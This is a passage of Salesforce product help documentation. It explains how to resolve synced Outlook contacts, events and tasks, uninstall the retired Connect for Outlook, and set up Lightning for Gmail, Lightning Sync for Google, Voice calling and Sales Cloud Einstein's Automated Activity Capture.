   - Leave unassigned—Select *`Don't Assign New Account`* from the drop-down list if you want to confirm that a contact with no account should remain unassigned. Unassigned contacts aren't related to Salesforce records and are visible to you and your administrator only.
   - Choose an account if there's a conflict—If the email contact and Salesforce contacts' companies are different, click *`Don't Assign New Account`* in the drop-down list to overwrite one with the other. The Salesforce account overwrites the email contact company if Salesforce is set to win, and the email contact overwrites the Salesforce account if the email contact is set to win.
   - Cancel a selection—Select *—`None Selected`—* from the drop-down list.
3. Click **Save** to save your changes. All modified items are removed from the list. Remaining items continue to sync, and you can return any time to resolve them. Clicking **Cancel** cancels all changes on the page. Every contact assigned to an account now appears on the Contacts related list for that account.

Note: You can also resolve a contact from the contact record by marking it private or by assigning it to an account.

Your unresolved contacts list works like a standard list view. Click **Edit** or **Create New View** to define filters and customize columns.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience (only when prompted to resolve Salesforce for Outlook items from the Windows system tray)

Available in all editions

USER PERMISSIONS

To view or edit unresolved contacts:

- "Edit" on contacts and "Read" on accounts

  AND

  Sync enabled for contacts

To create new accounts:

- "Edit" on contacts and "Create" on accounts

  AND

  "Show Quick Create"

SEE ALSO:

My Unresolved Items

Syncing Contacts with Salesforce for Outlook

Resolving Your Synced Events

When non-recurring events sync from your email app with Salesforce for Outlook or Lightning Sync, they appear in your Salesforce calendar and on the My Unresolved Items page. Use this page to either assign events to related Salesforce records or confirm that you want to leave them unassigned.

Note: Recurring events do not appear on the My Unresolved Items page. Instead, you can go directly to the recurring events in your calendar to associate the recurring events with Salesforce records.

1. Access your unresolved events from the sidebar shortcut **Unresolved Items**.
2. Depending on how you want to resolve an event, choose either of these actions.
   - Assign to related records—Enter a related record in one or both fields. If you need to, first select the correct record type from the drop-down list. If you assign a lead, you can't assign additional records. Clear an entry to cancel an assignment.
   - Leave unassigned—Click **Don't Assign**. Unassigned events, such as internal meetings or personal appointments, aren't linked to any other records and are visible to you only.
3. Click **Save** to save your changes. All modified items are removed from the list. Remaining items continue to sync, and you can return any time to resolve them. Clicking **Cancel** cancels all changes on the page. The event is added to the associated record's Activity History or Open Activities related list. You can't save changes if your events have a required custom field or an activity custom field becomes required after items are added to your unresolved events list.

Note: You can also resolve an event from the event record by marking it private or by assigning it to other Salesforce records using the `Related To` and `Name` fields. Assigned and private events are automatically removed from your unresolved events list. Click ▸ next to the subject to see an event's description.

SEE ALSO:

My Unresolved Items

Syncing Events with Salesforce for Outlook

EDITIONS

Available in: both Salesforce Classic and Lightning Experience (only when prompted to resolve Salesforce for Outlook items from the Windows system tray)

Available in all editions

USER PERMISSIONS

To view or edit unresolved events:

- "Edit" on events and "Read" on the objects you assign to events

  AND

  Sync enabled for events

To create new Salesforce records:

- "Edit" on events

  AND

  "Show Quick Create" and "Create" on those objects

To see recently used data in the related records fields:

- "Lookup Auto-Completion" in Search Settings

Resolving Your Synced Outlook Tasks

When tasks sync from Outlook with Salesforce for Outlook, they appear on the My Unresolved Items page. Use this page to either assign tasks to related Salesforce records or confirm that you want to leave them unassigned.

1. Access your unresolved tasks from the sidebar shortcut **Unresolved Items**.
2. Depending on how you want to resolve a task, choose either of these actions.
   - Assign to related records—Enter a related record in one or both fields. If you need to, first select the correct record type from the drop-down list. If you assign a lead, you can't assign additional records. Clear an entry to cancel an assignment.
   - Leave unassigned—Click **Don't Assign**. Unassigned tasks, such as internal meetings or personal appointments, aren't linked to any other records and are visible to you only.
3. Click **Save** to save your changes. All modified items are removed from the list. Remaining items continue to sync, and you can return any time to resolve them. Clicking **Cancel** cancels all changes on the page. The task is added to the associated record's Activity History or Open Activities related list. You can't save changes if your tasks have a required custom field or an activity custom field becomes required after items are added to your unresolved tasks list.

Note: You can also resolve a task from the task record by assigning it to other Salesforce records using the `Related To` and `Name` fields. Assigned tasks are automatically removed from your unresolved tasks list.

SEE ALSO:

My Unresolved Items

Syncing Tasks with Salesforce for Outlook

EDITIONS

Available in: both Salesforce Classic and Lightning Experience (only when prompted to resolve Salesforce for Outlook items from the Windows system tray)

Available in all editions

USER PERMISSIONS

To view or edit unresolved tasks:

- "Edit" on tasks and "Read" on the objects you assign to tasks

  AND

  Sync enabled for tasks

To create new Salesforce records:

- "Edit" on tasks

  AND

  "Show Quick Create" and "Create" on those objects

To see recently used data in the related records fields:

- "Lookup Auto-Completion" in Search Settings

Connect for Outlook: (Retired)

Before you get interested in our retired, legacy Connect for Outlook product, we urge you to explore either our cloud- or desktop-based Microsoft integration products: Lightning for Outlook or Salesforce for Outlook.

Important: Effective Winter '16, we retired Connect for Outlook. This means the product no longer saves your emails or syncs your contacts, events, and tasks between Microsoft® Outlook® and Salesforce.

But don't worry! Become even more productive when you migrate to either Lightning for Outlook or Salesforce for Outlook. Team up with your Salesforce administrator to determine which product is best for you and your colleagues.

How do I uninstall Connect for Outlook?

How do I uninstall Connect for Outlook?

SEE ALSO:

How do I uninstall Connect for Outlook?

https://help.salesforce.com/HTViewSolution?id=000204943

How do I uninstall Connect for Outlook?

Which Email Integration Product Is Right for My Company?

How do I uninstall Connect for Outlook?

Important: Effective Winter '16, we retired Connect for Outlook. This means the product no longer saves your emails or syncs your contacts, events, and tasks between Microsoft® Outlook® and Salesforce.

But don't worry! Become even more productive when you migrate to either Lightning for Outlook or Salesforce for Outlook. Team up with your Salesforce administrator to determine which product is best for you and your colleagues.

1. Close Microsoft® Outlook®.
2. In Windows®, open the Control Panel.
3. Select the option to uninstall programs.
4. Scroll to Salesforce Outlook Edition, and then follow the prompts to uninstall it.

SEE ALSO:

https://help.salesforce.com/HTViewSolution?id=000204943

Which Email Integration Product Is Right for My Company?

Lightning for Gmail: Experience Salesforce from Gmail™ (Beta)

Get visibility into Salesforce content right where you work, so you can efficiently manage your sales pipeline and close deals faster—directly from Gmail™. Lightning for Gmail—the email integration for Gmail users—gives you a quick view of your sales-related records without making you switch between Salesforce and Gmail.

Note: This release contains a beta version of Lightning for Gmail, which means it's a high-quality feature with known limitations. Lightning for Gmail isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features. You can provide feedback and suggestions for this feature in the IdeaExchange.

EDITIONS

Available in Salesforce Classic and Lightning Experience


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

After your administrator enables Lightning for Gmail, you complete one-time procedures to get your Salesforce content to appear in your email application.


Then you can:

- View Salesforce contacts, leads, accounts, opportunities, and cases relevant to the Gmail messages you received or sent (1).
- Create new Salesforce records, including custom objects from the Action Publisher.

- Search for custom object records and create a Salesforce record using actions available to you. With the inline editing feature, you can also modify records without leaving Gmail



- Drill down for more details on a Salesforce record right from Lightning for Gmail. In addition to a record's detail page, you get to see its Chatter feed, activity timeline, and related lists.



- View and relate Gmail emails and Google calendar events to Salesforce records.

Get Started with Lightning for Gmail

Lightning for Gmail: Set Up Lightning for Gmail (Beta)
Sales reps can now see, create, and modify Salesforce records directly in Gmail.

Lightning for Gmail: Set Up Lightning for Gmail (Beta)

Sales reps can now see, create, and modify Salesforce records directly in Gmail.

Before you can begin experiencing Lightning for Gmail, you have to complete these steps to add Lightning for Gmail to the Chrome browser.

1. In the Chrome Web Store, enter `Lightning for Gmail` in the `Search` box, then select the **Lightning for Gmail** extension.
2. Click **Add to Chrome** and confirm **Add extension** to add it to your Gmail account.
3. After adding Lightning for Gmail to Chrome and navigating to Gmail, to log into Salesforce, enter your Salesforce credentials in the new pane displayed to the right of the Inbox.

Tip: For better viewing experience, we recommend that you turn off Gmail's People widget. For more support, visit Google's support website and search for keywords mentioned here.

EDITIONS

Available in Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable Lightning for Gmail
- "Customize Application"

Lightning Sync for Google: Keep Your Contacts and Events in Sync with Salesforce (Beta)

Keep your Google Contacts and Google Calendar™ events in sync between Google and Salesforce without installing and maintaining software.

Note: This release contains a beta version of Lightning Sync for Google, which means it's a high-quality feature with known limitations. Lightning Sync for Google isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features. You can provide feedback and suggestions for Lightning Sync for Google in the Lightning Sync Success Community.


EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Your productivity increases when your administrator sets up your company to sync Google contacts and events with Salesforce. That's because there's no need for you to duplicate your work between the two applications. Lightning Sync for Google can sync contacts and events you create and maintain, whether you're at your desk or working remotely from your mobile device.

Lightning Sync can sync your contacts from Salesforce to Google Contacts (which you can access from Gmail™). Lightning Sync also can sync your events from Google Calendar™ to Salesforce.



Your administrator defines your sync experience by selecting settings in Salesforce. Ask about how you're set up to sync in these cases:

- Are you syncing private events?
- Are events you delete from your calendar automatically removed from Salesforce, too?
- Are your events automatically related to relevant Salesforce contacts, or one relevant lead?

Lightning Sync for Google Limitations

Keep in mind that for now, Lightning Sync for Google doesn't:

- Sync contacts from Google Contacts to Salesforce
- Sync events from Salesforce to Google Calendar
- Sync recurring events
- Sync Available or Busy status on events
- Let you edit which Google contact and event fields map to Salesforce contact and events fields

Get Ready to Sync Contacts and Events with Lightning Sync for Google

Get Ready to Sync Contacts with Lightning Sync for Google
Learn how to find the contacts syncing from Salesforce to Google Contacts when you're set up to use Lightning Sync for Google.

Get Ready to Sync Events with Lightning Sync for Google
Choose which events sync from Google Calendar™ to Salesforce when your Salesforce admin sets you up to use Lightning Sync for Google.

SEE ALSO:

Get Ready to Sync Events with Lightning Sync for Microsoft® Exchange
My Unresolved Items

Get Ready to Sync Contacts with Lightning Sync for Google

Learn how to find the contacts syncing from Salesforce to Google Contacts when you're set up to use Lightning Sync for Google.

After your Salesforce admin initiates contacts sync for you, Lightning Sync creates a group in Google Contacts called `Salesforce Sync`. Any contacts that have synced from Salesforce to Google are found in the `Salesforce Sync` group. Gmail™ accesses those contacts automatically when you attempt to email or chat with those contacts.

Don't rename, move, or delete the `Salesforce Sync` group, or syncing between Salesforce and Google Contacts could stop.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Get Ready to Sync Events with Lightning Sync for Google

Choose which events sync from Google Calendar™ to Salesforce when your Salesforce admin sets you up to use Lightning Sync for Google.

If your administrator has set up Salesforce to sync events with Lightning Sync for Google, your events sync automatically from Google Calendar to Salesforce.

You can prevent personal events from syncing with Salesforce in different ways.

- Create a separate calendar in your calendar application to keep track of your personal events. Lightning Sync is designed to sync only your primary Google Calendar to Salesforce.
- Ask your admin if your sync configuration is set up to sync private events. If you're not syncing private events, you can assign your personal events with the `Private` option from Google calendar, and those events don't sync with Salesforce.

EDITIONS

Available to manage from: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

It's best if you manage the events you don't want to sync before your administrator initiates sync for the first time. If your events begin syncing before you manage them, you can still remove them from Salesforce by deleting them manually.

Other events sync from your calendar to Salesforce every few minutes. If you're syncing many events, your first sync could take some time.

Make and Receive Calls with Voice

Use Voice to access telephony features without ever leaving Salesforce. Make and receive calls, add call notes, and log call information with ease. It just takes a single click from phone number fields in Lightning Experience, such as numbers on contacts, leads, and list views.


Note: For now, we support outgoing calls to the U.S. and Canada only.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions


Voice is available for an additional cost as an add-on license.




The call appears in the utility bar at the bottom of your screen, so you can multitask while you're on a call. You can access relevant records, add call notes directly in the call panel, or create tasks, events, or other records related to the call.

Tip: Assign yourself a Voice number so the calls you make don't appear to be coming from an unknown number.

Select **Auto-log** to have call details added to the activity timeline automatically. You can also add more details manually after a call has ended.



Optionally, you can also receive calls with Voice. Incoming calls show a list of related activities, so you have access to relevant information before you've even answered the call.



If you don't answer within 30 seconds or dismiss the call, the call ends. If you're not on Lightning Experience when someone calls, the person calling hears a message that you're not available. If voicemail is enabled in your org, you can also receive and store up to 20 voicemail messages.

For information about setting up Voice, see "Set Up Voice" in the Salesforce Help.

Assign a Voice Number

Assign a Voice number from your personal settings so the calls you make and receive don't appear to be coming from an unknown number.

Assign a Forwarding Number for Voice

Get your Voice calls forwarded to your mobile phone or main business line so you never miss a call. You can easily assign a forwarding number from your personal settings.

Voice Best Practices

For the best calling experience, use a hardwired connection to your network with adequate bandwidth, use a wired headset, and set up the proper environment on your machine.

Assign a Voice Number

Assign a Voice number from your personal settings so the calls you make and receive don't appear to be coming from an unknown number.

1. From your personal settings, enter *My Voice Settings* in the Quick Find box, then select **My Voice Settings**.
2. Click **Find Now**.
3. Select your country and enter an area code to display a list of available numbers.

   Phone numbers are subject to availability, and numbers from all area codes may not be available.
4. Select a number.

   Once you assign yourself a number, you can't choose a new one or view available numbers.
5. Click **Save**.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Voice is available for an additional cost as an add-on license.

USER PERMISSIONS

To add the minutes related to Voice calls:

- "Access Voice Minutes"

To make outbound Voice calls:

- "Access Voice Outbound Calls"

To receive inbound Voice calls:

- "Access Voice Inbound Calls"

Assign a Forwarding Number for Voice

Get your Voice calls forwarded to your mobile phone or main business line so you never miss a call. You can easily assign a forwarding number from your personal settings.

When enabled, you receive calls simultaneously in your browser and on your forwarding number.

1. From your personal settings, enter *My Voice Settings* in the Quick Find box, then select **My Voice Settings**.
2. Select **Enable calls to my forwarding number**.
3. Enter your forwarding phone number.
4. Click **Save**.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Voice is available for an additional cost as an add-on license.

USER PERMISSIONS

To add the minutes related to Voice calls:

- "Access Voice Minutes"

To make outbound Voice calls:

- "Access Voice Outbound Calls"

To receive inbound Voice calls:

- "Access Voice Inbound Calls"

Voice Best Practices

For the best calling experience, use a hardwired connection to your network with adequate bandwidth, use a wired headset, and set up the proper environment on your machine.

EDITIONS

Available in: Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Voice is available for an additional cost as an add-on license.

Use a Good Connection

A wireless connection can work, but a hardwired connection is strongly recommended.

Having a dedicated network for your Voice calls is best. We recommend having at least 10 kbps per Voice session available, but having 500 kbps+ per Voice session is optimal. Limiting the number of applications you have running (especially screen-sharing applications) and your open browser tabs also improves performance.

Note: Using a network that masks your location may cause charges to be different from those displayed for your location.

Also make sure you're using the most up-to-date Chrome, Firefox, or Edge browser.

Make Calls with a Quality Headset

A wired USB headset works best. Wireless or mobile phone earbuds will work, but you may experience issues with call quality.

Sales Cloud Einstein

Artificial intelligence (AI) for sales is here. With Sales Cloud Einstein, your team's sales productivity is supercharged at every step of the sales process with key predictions, intelligent recommendations, and timely automation. Sales Cloud Einstein is your own data science department that learns from your team's sales activities and CRM data and helps you identify the best leads, convert opportunities more efficiently, and retain customers with ease.

Note: Some services and subscriptions include this feature for an extra cost. For pricing details, contact your Salesforce account executive.

Sales Cloud Einstein includes a host of key AI-powered features. Insights currently display in English only.

EDITIONS

Available in: Lightning Experience

Available at an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Feature	What It Does	Where It Appears	How It Helps
Automated Activity Capture	Adds your team's emails and events to related records.	Account, Contact, Lead, Opportunity, and Person Account records	Track sales-related activity on records and generate insights.
Lead Insights	Scores leads 1–100 based on how likely they are to convert.	Lead records List views	Prioritize leads and determine where to focus efforts.
Opportunity Insights	Provides predictions, recommendations, and reminders on opportunities.	Home page Opportunity records Opportunity list views Lightning for Outlook Lightning for Gmail	Use relevant updates to win more deals.
Account Insights	Highlights key business developments about accounts.	Home page Account records Lightning for Outlook Lightning for Gmail	Stay informed about developments that affect customers.

Automated Activity Capture

Say goodbye to logging. Say hello to smarter selling. With Automated Activity Capture, you connect your email and calendar to Salesforce. Then, your emails and events are automatically added to related Salesforce records. Plus, emails sent from Salesforce go through your email account.

Predictive Lead Scoring

Predictive Lead Scoring shows you which of your leads best fit your company's successful conversion patterns.

Opportunity Insights

Provide your sales reps relevant updates about their opportunities to help them win more deals. They get predictions about which deals are likely to be won, reminders to follow up, and notifications when key moments in a deal take place.

Account Insights

Let artificial intelligence help your sales team maintain their relationships with customers. With Account Insights, your team stays informed about key business developments that affect their customers.

Considerations for Setting Up Sales Cloud Einstein

Before setting up Sales Cloud Einstein, review considerations about your org's default sharing settings and installed packages added to your org.

Set Up Sales Cloud Einstein

To set up Sales Cloud Einstein, use the in-app Einstein Setup Assistant as a guide. You select who can use Einstein, enable Einstein features, and configure pages and list views so sales reps can see insights.

Automated Activity Capture

Say goodbye to logging. Say hello to smarter selling. With Automated Activity Capture, you connect your email and calendar to Salesforce. Then, your emails and events are automatically added to related Salesforce records. Plus, emails sent from Salesforce go through your email account.

EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein and Inbox in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

How Does Automated Activity Capture Work?

After Sales Cloud Einstein or Inbox is set up, you can connect your Google™ or Microsoft® Office 365® account to Salesforce. Then, your emails and events are automatically added to related Salesforce accounts, contacts, leads, person accounts, and opportunities.

Connect Your Email and Calendar to Salesforce

If you have Sales Cloud Einstein or Inbox, you can connect up to five Google™ and Microsoft® Office 365® email and calendar accounts to Salesforce.

Prevent Emails and Events from Being Added to Salesforce

Prevent emails and events associated with particular people or companies from being added to Salesforce by Automated Activity Capture. To do so, add their address to your Excluded Addresses list.

Share Emails and Events

To supercharge collaboration, choose how you want to share your emails and events. You can share with everyone, with Chatter groups, or with no one. Only users who automatically add their emails and events to Salesforce with Automated Activity Capture can share their emails and events.

Guidelines for Using Automated Activity Capture

Get the most out of Automated Activity Capture by following a few guidelines.

Optimize Automated Activity Capture for Your Org

To help your sales team get the most out of Automated Activity Capture, Salesforce administrators can complete a few steps. Let reps share emails and events with groups, give them access to activity reports, and configure the org's Excluded Addresses list.

Automated Activity Capture Limitations

To better understand how Automated Activity Capture works and get the most out of it, review some email, calendar, and reporting limitations.

SEE ALSO:

Sales Cloud Einstein

Inbox


How Does Automated Activity Capture Work?

After Sales Cloud Einstein or Inbox is set up, you can connect your Google™ or Microsoft® Office 365® account to Salesforce. Then, your emails and events are automatically added to related Salesforce accounts, contacts, leads, person accounts, and opportunities.

EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein and Inbox in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions



During set up for Sales Cloud Einstein or Inbox, Automated Activity Capture is enabled and configured. Then, Salesforce asks you to connect your email and calendar. It takes up to 24 hours for all your emails and events to be added.

Important: Only sales reps who have connected their email and calendar with Automated Activity Capture can see emails and events in Salesforce that were added with Automated Activity Capture.

Emails sent from Salesforce go through your connected email account, so they come from you and not from Salesforce.

